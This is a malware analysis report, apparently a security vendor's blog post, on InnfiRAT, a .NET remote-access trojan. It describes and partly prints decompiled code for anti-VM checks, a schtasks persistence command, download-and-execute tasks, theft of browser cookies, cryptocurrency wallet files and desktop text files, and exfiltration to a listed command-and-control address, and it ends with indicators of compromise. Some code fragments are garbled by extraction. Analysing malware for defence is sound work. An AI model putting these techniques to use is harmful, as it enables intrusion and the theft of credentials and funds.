InnfiRAT: A new RAT aiming for your cryptocurrency and more

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Recently, the Zscaler ThreatLabZ team came across a new RAT called InnfiRAT, which is written in .NET and designed to perform specific tasks from an infected machine. This blog provides an analysis of this new RAT, including the way it communicates, all the tasks it performs, and the information it steals.

Background

As with just about every piece of malware, InnfiRAT is designed to access and steal personal information on a user's computer. Among other things, InnfiRAT is written to look for cryptocurrency wallet information, such as Bitcoin and Litecoin. InnfiRAT also grabs browser cookies to steal stored usernames and passwords, as well as session data. In addition, this RAT has ScreenShot functionality so it can grab information from open windows. For example, if the user is reading email, the malware takes a screenshot. It also checks for other applications running on the system, such as an active antivirus program.

InnfiRAT sends the data it has collected to its command-and-control (C&C) server and requests further instructions. The C&C can also instruct the malware to download additional payloads onto the infected system.

Technical analysis

1) Before executing the main payload, the malware initially checks whether the file is executing from %AppData% directory or not with the name *NvidiaDriver.exe*. If not, then a web request is sent to "**iplogger[.]com/1HEt47**" (possibly to check network connectivity).

2) It records all the running processes in an array, then iterates through each process and checks whether any process is running with the name NvidiaDriver.exe. If so, the malware kills that process and waits for an exit.



Figure 1: Checks execution location, terminates process with name NvidiaDriver

3) InnfiRAT copies itself as %AppData%/NvidiaDriver.exe and executes it from %AppData% before terminating the current process.



Figure 2: The malware makes a copy of itself in %AppData%

4) After confirming the path of file execution, it writes a Base64 encoded PE file in memory, which is later decoded in its actual format and is loaded after changing the entry point of the file. This is also a .NET executable and contains the actual functionality of the malware.



Figure 3: Embedded PE file in encoded form

	<pre>string s = string.Join(string.Empty, list); byte[] array = Convert.FromBase64String(s); for (int j = 0; j < array.Length; j++)</pre>
	<pre>byte[] expr_39343_cp_0 = array; int expr_39343_cp_1 = j; expr_39343_cp_0[expr_39343_cp_1] -= 26;</pre>
	} Assembly assembly = Assembly.Load(array); Assembly.EntryPoint.Invoke(null, new object[]
	<pre>/ new string[0] });</pre>
ca { }	
} catch (Exc	eption)
}	

Figure 4: Embedded PE file is decoded and executed

Analysis of embedded .NET executable

All the strings inside the file are encoded with a custom encoding scheme that utilizes the XOR operation.

5	iespace lտՏաйцlksXrlLцตKoyHupxщaPEsypjvBQ587485	
6		
7	// Token: 0x02000002 RID: 2	
8	public static class meESHaZwEKWNpeuIme933876380	
9		
10		
11	public static string VrdyrnəxvStaXйCekəQətl6576815080046028466551466776248681(string data)	
12		
13	return меЕSHaZыEKWNpeuIмe933876380.MTgHфjJrфeлbллэgмwDaэnMOбWxFLpнhxGdnRKcJcфwFgKi738723523617800066657401233826	
	(Encoding.UTF8.GetString(Convert.FromBase64String(string.Join <char>(string.Empty, data.Replace("@", string.Empty).Reverse<char>())</char></char>)),
	meESHaZwEKWNpeuIme933876380.gAwDiAZhx2830670207830046856143381816453);	
14		
15		
16	// Token: 0x06000003 RID: 3 RVA: 0x00002094 File Offset: 0x00000294	
17	public static string MTgHфjJrфenbллэдмwDaэnMO6WxFLpwhxGdnRKcJcфwFgKi738723523617800066657401233826(string text, string key)	
18		
19	StringBuilder stringBuilder = new StringBuilder();	
20	for (int $i = 0$; $i < text.Length; i++$)	
21		
22	<pre>stringBuilder.Append(text[i] ^ key[i % key.Length]);</pre>	
23		
24	return stringBuilder.ToString();	
25	}	
26		
27	// Token: 0x04000001 RID: 1	
28	private static string qAиDiAZhж2830670207830046856143381816453 = "xZдьzbMFpfбгжоGhDбsWYlnwиKвVв45802625662";	
29	}	

Figure 5: Strings decoding logic

As the execution of the malware starts, it checks for the presence of VM environment. It does so by checking the return value from the routine *JKunewwPpewLLuzuhdkXoJx6wHxpŭFWpDnHpyG7574208083337*. If the return value is equal to the first value, enum[0], defined in the enum shown below, then it continues the execution or else it terminates.

6	public enum lwRNмbйPгзшUааиbsLVnerйucADйящtvjзъcXcpмX9365368635
7	£
8	// Token: 0x0400006D RID: 109
9	сллQxНшzenEDoъяииCsCчлуbLEoурлbКидюырWAfYrrx248678350755270168650 ,
10	// Token: 0x0400006E RID: 110
11	WeпapXvaъmaйшQьLщIъдmCoWюнјшюAGfEшnъWAbtpъEEHD7527245816708516120123417228,
12	// Token: 0x0400006F RID: 111
13	rrсдвиймКhHлlpJaчiМыссущCzZPю2889,
14	// Token: 0x04000070 RID: 112
15	fсжуэяьфJomvWyAohдdphзeяlySprIдtySSTъPESэлЕчDчд224904106757780,
16	// Token: 0x04000071 RID: 113
17	frLoyiYoBwiGeld6317788781
18	

Figure 6: User-defined enum structure

After performing the VM checks, the malware obtains the **country** and **HWID** information of the machine it is running on. To obtain the country information, it calls the routine *EjarVhX*\$\$\phif8752612307563884480() [FetchNetworkInfo] and fetches the **Country** key value from the returned data in JSON format. Similarly, to obtain the **HWID**, it calls the routine *ubo6mdGogBnzWKrgruaZucenC33208440168()*.

Anti-VM checks

Inside the JкылеюwPpeюLLщzьhdкXoJxбюHxpйFWpDлнpyG7574208083337() [VMDetection] routine:

Note: All the enum values are referenced using enum[index] during analysis where the index starts from 0.

1. Performs WMIquery to obtain the following information:

"Manufacturer" "Caption" "Name" "Processorld" "NumberOfCores" "NumberOfLogicalProcessors" "L2CacheSize" "L3CacheSize" "SocketDesignation"

It then checks, one-by-one, if the **manufacturer** contains one of the below-mentioned strings and returns the value from the **enum** as specified:

"VBoxVBoxVBox"	returns enum[2]
"VMwareVMware"	returns enum[1]
"Prl hyperv	returns enum[3]
"Microsoft Corporation"	returns enum[4]

2. WMIquery is performed again but this time to obtain the following information:

"DeviceID" "MediaType" "Model" "PNPDeviceID" "SerialNumber"

A check is performed if the PnpDeviceId contains one of the below strings and returns the value from the enum as specified:

"VBOX_HARDDISK"	returns enum[2]
"VEN_VMWARE"	returns enum[1]

If none of the above conditions match, it returns enum[0].

Machine network information

Inside the *EjarVhX*¢f8752612307563884480() [FetchNetworkInfo] routine:

A web request is sent to the following URL https://ipinfo[.]io/json and the received data is returned from the function. The received data contains the following information:

"ip"
"city"
"region"
"country"
"loc"
"postal"
"org"

public mqйFфd562144043571385868483344075586443451 EjarVhXфf8752612307563884480()

return new WebClient().DownloadString(meESHaZuEKWNpeuIme933876380.VrdyrnawvStaXXCekaQatl6576815080046028466551466776248681 ("=Q=QuQAQ2QQQSQCQeQCQ9QKQB&k@R@DQZ@OQdQC@N@m@R@b@R@q@QQn@m@Y@Y@l@A@v@QQD@Y@OQu@O@K@O@")).ParseJSON<mqXF\$d56214404357138586848334 4075586443451>();

Figure 7: Web request being made

Network communication

Inside the MMnFrCueGP6i6qroK1559516831() [CreateDuplexChannel] routine:

InnfiRAT sets up a duplex channel with the name "IVictim" using DuplexChannelFactory tcp://62[.]210[.]142[.]219:17231/IVictim



Figure 8: Creating a duplex channel with C&C server

After forming the duplex channel with the name IVictim, it uses the IVictim interface, which contains the following methods:

"Subscribe" "CompleteTask" "GetDlls" "AvailableTasks"

<pre>// Token: 0x02000030 RID: 48 [ServiceContract(CallbackContract = typeof(IVictimCallback))] public interface [Victin {</pre>
// Token: 8x866001A5 RID: 421
[OperationContract]
Task Subscribe(string login, MkLwXhaPgrhtrLwFLnйaquubGuxIйnYsaəExAəuguxluHUwE157320 info);
// Token: 0x060001A6 RID: 422
[OperationContract]
Task <sresponse<list<usertask>>> AvaliableTasks(string login, МкLиХИяРдгhtтLwFLлйаqщыбихIйnYsaэEкАэцдыхLuHUwE157320 info);</sresponse<list<usertask>
// Token: 0X050001A7 RID: 423
[OperationConstract]
Task CompleteTask(String login, string hwid, int TaskId);
<pre>// Token: 0x060001A8 RID: 424 [OperationContract] TaskxListxDownLoadDLL>> GetDlls();</pre>

Figure 9: Available methods in the IVictim interface

Inside the SykdVkuiukUoяUuvPyюяmмuty187968776() [SubscribeVictim] routine:

InnfiRAT calls the subscriber method from the IVictim interface with login = "innfiniti"

LqPczgn/SwhjH6Cэ6HgrьnmnscgrmNA7479431321200505756.ysASocsbCA3XSpjie65801853044708881887418177651.wkstщaulWavsYwxInBNMwoa6DйahwlYAx6qщIn9324606525154575370.Sutbe(LqPczgn/SwhjH6Cэ6HgrьnmnscgrmNA7479431321200505756.brpVQvLwRpiCrAFashhFafCxkuJ407377687544084150564617248271704713, LqPczgn/SwhjH6Cэ6HgrьnmnscgrmNA7479431321200505756.wuMJukawen769764216282686031036842037305802);

Figure 10: The subscribe method from the IVictim interface is invoked

Inside the xaxeYxcughlxNnDMsQiowkypkgumu6cdbnd6MeMC67210633684721828() [GetAndExecuteSpecifiedTask] routine:

InnfiRAT obtains the tasks inside a UserTask list by invoking AvailableTasks where UserTask has the following keys:

"ID" "Action" "URL" "FinalPoint" "Current" "Status" "Country" "RunSilent" "Argument"

It iterates through each task. On each iteration, it first checks for the country value received to be equal to "ALL" OR the one present in the BasicInfoVictim class, which was obtained earlier AND the action to perform is "DownAndEx" and the URL value is available.

If the above conditions match, then the CompleteTasks method is called with three arguments:

"login" "hwid"

"TaskID"

The RAT calls the routine *rLPcaWFoWcTjznT*3*BFWk*ъ*м*3*munD*147152108377454681517643543() [ExecuteFile] with three arguments to execute the file.

Arg1 = Path of the file to be executed [obtained from the URL]

Arg2 = Arguments to the file to be executed [obtained from Argument key of current UserTask element]

Arg3 = true/false [Obtained from RunSilent key of current UserTask element]

After iterating all items in the UserTask list, it sleeps for 30,000 milliseconds.





Process checks


Inside the Llcick+wychhV3j3N3xpFrUOE4656655235232302206601527615541285() [ProcessCheck] routine:

All the running processes in the system are obtained, their names are converted to lowercase and then a check is performed to see if the name matches with any of the following strings:

"taskmgr" "processhacker" "procexp" "pchunter" "procexp64"

If there are any matches, the process terminates. Below are the snapshots depicting the actions performed.








Figure 13: Converting ProcessName to lowercase

internal bool <llcickнwychhvэјзnзxpfru0e4656655235232302206601527615541285>b_46_2(string x)</llcickнwychhvэјзnзxpfru0e4656655235232302206601527615541285>
return x.Contains(meESHaZwEKWNpeuIme933876380.VrdyrnsxvStsXйCeksQst16576815080046028466551466776248681("=@=@w@P@F@c@x@p@Q@F@Y@O@7@E@L@O@"))
x.Contains(meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl6576815080046028466551466776248681
("=@Q@Y@&@W@G@t@m@R@X@Q@o@Q@7@i@P@R@S@x@r@Q@v@Z@P@o@U@L@&@")) x.Contains
(meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekəQətl6576815080046028466551466776248681("=@=@w@I@N@c@x@r@Q@v@Z@O@O@U@L@O@")) x.Contains
(meESHaZыEKWNpeuIme933876380.Vrdyrn∋xvStbXйCek∋Q∋tl6576815080046028466551466776248681("=@=@Q@P@a@8@x@r@Q@v@Z@0@o@V@L@0@")) x.Contains
(meESHaZwEKWNpeuIme933876380.Vrdyrn=xvStsXñCek=Q=tl6576815080046028466551466776248681("=@Q@D@K@W@Q@R@u@Q@Z@Z@0@E@U@L@O@")) x.Contains
(meESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekəQətl6576815080046028466551466776248681("=@=@A@t@R@D@X@P@a@8@x@r@Q@v@Z@0@o@U@L@0@"));
}

Figure 14: Checking for above-mentioned running processes (process names are obfuscated here)

Inside wYxйыroyTHuLдTч212065() [KillProcesses] routine:

InnfiRAT obtains the list of all processes running in the system and kills any process whose name contains one of the following strings: "chrome"

"browser" "firefox" "opera" "amigo" "kometa" "torch"

"orbitum"



Figure 15: Kills processes that contain any of the above-mentioned strings

Scheduled execution

Inside the *juviMhucubZCnJdpuckLuuue348374()* [ScheduleMalwareExecution] routine:

The CMD (cmd.exe) command string is constructed and executed to schedule the malware execution. The command string looks like below:

/C schtasks /create /tn WindowsUpdater /tr "%AppData%NvidiaDriver.exe " /st HH:mm /du 9999:59 /sc daily /ri 1 /f

	Arguments = string.Concat(new string[]
	meESHaZwEKWNpeuIme933876380.VrdyrnэxvStaXйCekəQətl6576815080046028466551466776248681
	("
	HcankuteuxvI46156665847187238336657104255061.GHOsGLegBBixJMMnxMwYovTnnjEptacbdbcact991743181474343,
	meESHaZwEKWNpeuIme933876380.VrdyrnэxvStbXйCekəQət16576815080046028466551466776248681("C@5@w@v@Q@v@J@0@6@d@a@0@"),
	DateTime.Now.AddMinutes(1.0).ToString("HH:mm"),
	meESHaZwEKWNpeuIme933876380.VrdyrnaxvStaXXCekaQatl6576815080046028466551466776248681
	("_@_@w@U@b@I@J@O@o@J@J@o@Y@o@Y@5@U@F@I@4@j@E@Y@5@N@Z@L@Q@T@K@Q@b@J@O@K@C@N@h@Q@Z@V@U@R@/@H@U@b@p@V@U@Q@D@Z@O@I@V@a@O@")
	»,
	WindowStyle = ProcessWindowStyle.Hidden,
	CreateNoWindow = true,
	FileName = weESHaZwEKWNpeuIwe933876380.VrdyrnэxvStaXйCekэQэtl6576815080046028466551466776248681("=@=@A@K@a@8@h@o@R@D@Z@0@3@Y@K@O@")
});	- HELMBIR - HELMBIRKWIPEUTHESSSO/SSG/VI 03/ HEMAERAGE/2020000400204002040020400204001/0248081(-====H@K@d@o@H@V@K@d@2640020100040020400204002040020400204002

C&C commands

Here are some tasks performed by the malware based on the commands received from C&C server:

1. SendUrlAndExecute(string URL)

InnfiRAT downloads the file from the specified URL by calling the

routine *wRfaeQbrwŭfsLGыhчUrEwьFxaяGчpлCdtGwSofьQvdnIms8383484343838630833542717281211()* [DownloadFileFromUrl]. Inside this routine, a directory is first created with the name TEMP inside the %AppData% if it doesn't exist. Then the file is downloaded and saved inside this folder with the name extracted from the passed URL. The URL passed is broken into parts via delimiter '/' and the last item is used as the file name.

if (!Directory.Exists(LqPczgnSwhjH6C>6HgrьnmnscgrwNA7479431321200505756.rcLpyxxxBq5UCnDR6maq62425168432360885228 + meESHaZaEKWNpeuIme933876380.VrdyrnэxvStBXйCeksQətl6576815080046028466551466776248681("=@o@S@g@Q@H@b@O@O@k@J@O@"))) c	
Directory.CreateDirectory(LqPczgnSMhjH6CэбндгьnmnscgтMNA7479431321200505756.rcLpyжжвRфSUCлDR6mзq62425168432360885228 + меESHaZыEKWNpeuIme933876380.VrdyrnэжvStвXйCekэQэtl6576815080046028466551466776248681("=@o@S@g@Q@H@b@O@c@d@J@O@"));	
<pre> few WebClient().DownloadFile(url, LqPczgnSmhjH6CэбндгьлmnscgrmNA7479431321200505756.rcLpyxxвRфSUCлDR6mзq62425168432360885228 +</pre>	
<pre>}).Lost<string>()); result = File.Exists(LqPczgnSwhjH6C36HgrьnmnscgTmNA7479431321200505756.rcLpyxxBR\$SUCnDR6m3q62425168432360885228 +</string></pre>	

Figure 17: Create folder and download file

Once the download is complete, it calls the routine *rLPcaWFoWcTjznTэBFWkъмзmunD147152108377454681517643543()* [ExecuteFile] with three arguments to execute the downloaded file.

```
Arg1 = Path of the file to be executed
Arg2 = Arguments to the file to be executed
Arg3 = true
```



Figure 18: Execute the downloaded file

2. ProfileInfo()

Inside the routine, it collects the following information:

```
"NetworkInfo":{
"ip"
"citv"
"region"
"country"
"loc"
"postal"
"org"
}
"PCAdmin"
"PCInformation" :{
"FrameWorkDescription"
"Processors"
"PRocessorsCore"
"VideoCards"
}
```

It then sends the information to the C&C server.



Figure 19: UserProfile info being collected and sent to the C&C server

3. LoadLogs()

It calls the GetDlls() routine, which obtains information inside a list of type DownloadDll where DownloadDll has two keys:

"Path",	represents a relative path to an .exe file
"ByteArray"	binary data

list = this.wkstwaulWavsYwxInBNmwoa6DйahнlYAx6qwIn9324606525154575370.GetDlls().Result;

Figure 20: GetDlls being called

After fetching the list, InnfiRAT traverses each element inside the list via a for-loop. Inside the for-loop:

The value of the **Path** key is split using delimiter "\\". The second value in the split is the name of the directory. A check is performed to see if the count after the split is greater than 2 and there is no directory with the name obtained from the Path key split inside the executing module directory. If the check is true, a directory with the obtained name is created.

A check is performed if no file exists specified by Path key in the executing module directory. If the check is true, it creates the file and writes the value of **ByteArray** to this created file.

The routine wYxйыroyTHuLdTu212065() [KillProcesses] is called.

Finally, data obtained from UserProfile() is sent to the C&C server.



Figure 21: A directory is created, file is created, and KillProcesses is called; response is sent to the C&C server **4. LoadCookies()** - **Steal Browser Cookie information**

InnfiRAT calls the GetDIIs() routine, which obtains information inside a list of type DownloadDII where DownloadDII has two keys:

"Path"	represents a relative path to an .exe file
"ByteArray"	binary data



Figure 22: GetDlls being called

After fetching the list, the malware traverses each element inside the list via for-loop. The following occurs inside the for-loop:

The value of the **Path** key is split using the delimiter "\\". Second, the value in the split is the name of the directory. A check is performed if the count after the split is greater than 2 and there is no directory with the name obtained from the Path key split inside the executing module directory. If the check is true, a directory with the obtained name is created.

A check is performed if no file exists specified by the Path key in the executing module directory. If a check is true, it creates the file and writes the value of **ByteArray** to this created file.



Figure 23: Directory is created, file is created

It creates an empty list of BrowserCook type where BrowserCook has two keys, namely:

"CookiePaths" "BrowserName"

The name and corresponding cookie path are retrieved for the following browsers one by one:

"Chrome"
"Yandex"
"Kometa"
"Amigo"
"Torch"
"Orbitum"
"Opera"
"Mozilla"

A BrowserCook type element is created with the fetched information and is added to the list created earlier.



Figure 24: Browser info is retrieved and added to the list

It creates an empty list of BrowserCookie type where BrowserCookie has three keys, namely:

"Browser"

"FileName"

"FileArray"

Inside, two for-loop elements of the BrowserCookie type are created, where the Browser key and FileArray key are both assigned values using the information from the previously created BrowserCook list and the **FileName** is set to **_Cookie.txt** if the browser name for the current element is not "**Mozilla**", or else it is set to **Cookie.txt**.

s.w/z0wroyTNuLgTv212065(); each (BrowserCook current2 in expr_FD)
foreach (string current3 in current2.CookiePaths)
<pre>c if (rile.duist(current3))</pre>
Listcstring> list3 = new Listcstring>(); if (current2.8rowserName != weESH32WEXM6pulxe933876388.VrdyrmaxvStaX0CeksQst16576815080846825466551466776248681("+@-@vd_EQeVeRepEqePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeEperePerepEqeE
list3 = new paFafAx@prawYZcxj-yIn3sfwardkwzVkyxJvQWaXFV47825810487643(current3).Cookies().70List <string>(); if (list3.Count != 0)</string>
list2.Add(new BrowserCookie
<pre>FileName = MeESHa2udDuhpeuIxe031876380.VrdyrmaxvStaDNCeksQpt16576815080046828466551466776248681("=EIE00_eQ0_E2eVerDevExpQvE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVE2eVeIeVeIeVeIeVeIeVeIeVeIeVeIeVeIeVeIeVe</pre>
<pre>c iist3 = new mpipHPmcalEXxPygLW6hgUFawguesZIDHutggqrBCuDxaUH604873170074(current3).Cookies().70Listcstring>(); if (list3.Count != 0)</pre>
<pre>string str = current3.Split(new char[]</pre>
<pre>>>//com/strings() - 2]; });ccom/strings() - 2]; line(number);com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/strings();com/st</pre>
<pre> fileName = str + weE5HsINE5NdpeuIne933376380.VrdyrnxwStaNäCeksQst18576815808046028468551466776348681("=@=@Q@H@M@7@B@t@Q@J@Q@H@L@EBu@u@Q@H@Z@B@Z@u@J@Q@"), FileArray = Encoding.UTF8.GetBytes(string.30in(Environment.NewLine, list3)), Browser = current2.BrowserName } </pre>

Figure 25: BrowserCookie elements list is built

The harvested BrowserCookie list is then sent to the C&C server and the temporary file and directory are deleted.



Figure 26: File and directory is deleted

5. LoadWallets() - Steal Bitcoin Wallets

The malware creates an empty list of the BitcoinWallet type where BitcoinWallet has two keys, namely:

"WalletArray"

"WalletName"

A check is performed to see if a file for a Litecoin or Bitcoin wallet is present in the system at the following location:

Litecoin: %AppData%\Litecoin\wallet.dat Bitcoin: %AppData%\Bitcoin\wallet.dat

If it is found, then the element of type BitcoinWallet is added to the list after assigning a name to the **WalletName** key and reading the corresponding wallet file in the **WalletArray** key.



Figure 27: File presence is checked, BitcoinWallet element is added to the list

Finally, the created list is sent in response to the C&C server.

res	sult = new SResponse <list<bitcoinwallet>></list<bitcoinwallet>
{	
	Data = list,
	Message = meESHaZwEKWNpeuIme933876380.VrdyrnaxvStbXйCekaQatl6576815080046028466551466776248681("=@M@b@9@f@G@t@s@Q@n@3@C@b@C@t@Z@"),
	Status = zzjFнdAdVpNyьbIыVnteтдбюнТзBHRпяисзо72213171485028472618.Success
};	

Figure 28: List is sent in response to the C&C server

6. LoadFiles() - Steal small text files potentially containing sensitive information

InnfiRAT collects all the .txt files available on the desktop whose size is less than 2,097,152 bytes inside a list of CustomFile types. **CustomFile** has two keys namely:

"Name"

"FileArray"

The created list is sent in response to the C&C server.



Figure 29: Files are collected and sent to the C&C server



Figure 30: Inside

Hcankumeux+I46156665847187238336657104255061.nQtdjюAKMCdckHU#fsqZTzmM+y368532317728035381607276587242500 [CollectFiles

7. LoadProcesses() - Get the list of running processes on the victim machine

InnfiRAT creates an empty list of type ProcessInfo where ProcessInfo has three keys, namely:

"ID"

"Name"

"Path"

It obtains the list of all the processes running in the system and sends the list in response to the C&C server.



Figure 31: Process information is obtained and the list is sent to the C&C server

8. Kill(int process) - Command to Kill a specific process on the victim machine

InnfiRAT obtains the list of all the processes running in the system and then inside a for-loop, the processID of obtained processes is compared with the processID passed as an argument to this routine one at a time. If there is a match, the process is killed and the flag variable is set to true.

Finally, a response is sent to C&C server.



Figure 32: Process is killed and response is sent

9. Screenshot() - Take a screenshot on the victim machine

It calls the qwFpbGoJv97921676245() [CaptureScreenshot] routine and the returned value is sent to the C&C server.

<pre>result = new SResponse<byte[]></byte[]></pre>	
<pre>{ Data = this.qwFpьGoJv97921676245(HcankureuxvI46156665847187238336657104255061.AфcoDниt Message = meESHaZwEKWNpeuIme933876380.VrdyrnэxvStbXйCekaQatl65768150800460284665514667 Status = zzjFнdAdVpNyьbIwVnteтдбюнTз8HRnяиcзo72213171485028472618.Success };</pre>	

Figure 33: Screenshot captured and sent to the C&C server



Figure 34: Inside the qoFpbGoJv97921676245() [CaptureScreenshot] routine

10. RunCommand(string command) - Execute specified command on the victim machine

This creates a new CMD process, builds the command line argument using the command passed as an argument to this routine, and finally starts the process.

Command line argument: /c + "" + command



Figure 35: Received command is executed

11. ClearCooks() - Clears browser Cookies on the victim machine for specific Browsers

InnfiRAT creates an empty list of **BrowserCook** type where BrowserCook has two keys, namely: "CookiePaths"

"BrowserName"

The name and corresponding cookie path are retrieved for the following browsers one by one:

"Chrome" "Yandex" "Kometa" "Amigo" "Torch" "Orbitum" "Opera" "Mozilla"

A BrowserCook type element is created with the fetched information and is added to the list created earlier.



Figure 36: Browser info is retrieved and added to the list

The routine wYxйыroyTHuLdTu212065() [KillProcesses] is called.

The BrowserCook type list created earlier is traversed and cookies files are deleted using CookiePaths key value.

Finally, a response is sent to the C&C server.




Figure 37: The routine wYxňыroyTHuLgTч212065() [KillProcesses] is called, cookie files are deleted, and response is sent to the C&C server

Conclusion

A RAT, remote-access trojan, is a type of malware that includes a backdoor, giving intruders the ability to control the targeted computer remotely and enabling them to perform any number of tasks, such as logging keystrokes, accessing confidential information, activating the system's webcam, taking screenshots, formatting drives, and more. They can also be designed to spread to other systems on a network.

Because RATs are usually downloaded as a result of a user opening an email attachment or downloading an application that has been infected, the first line of defense is often the users who must, as always, refrain from downloading programs or opening attachments that aren't from a trusted source.

The ThreatLabZ team continues to monitor this threat and ensure that Zscaler customers are protected.

IOCs

Md5: f992dd6dbe1e065dff73a20e3d7b1eef

Downloading URL:

rgho[.]st/download/6yghkhzgm/84986b88fe9d7e3caf5183e4342e713adf6c3040/df3049723db33889ac49202cb3a2f21ac1b82d5b/peugeot.zip

NetworkURL: tcp://62[.]210[.]142[.]219:17231/IVictim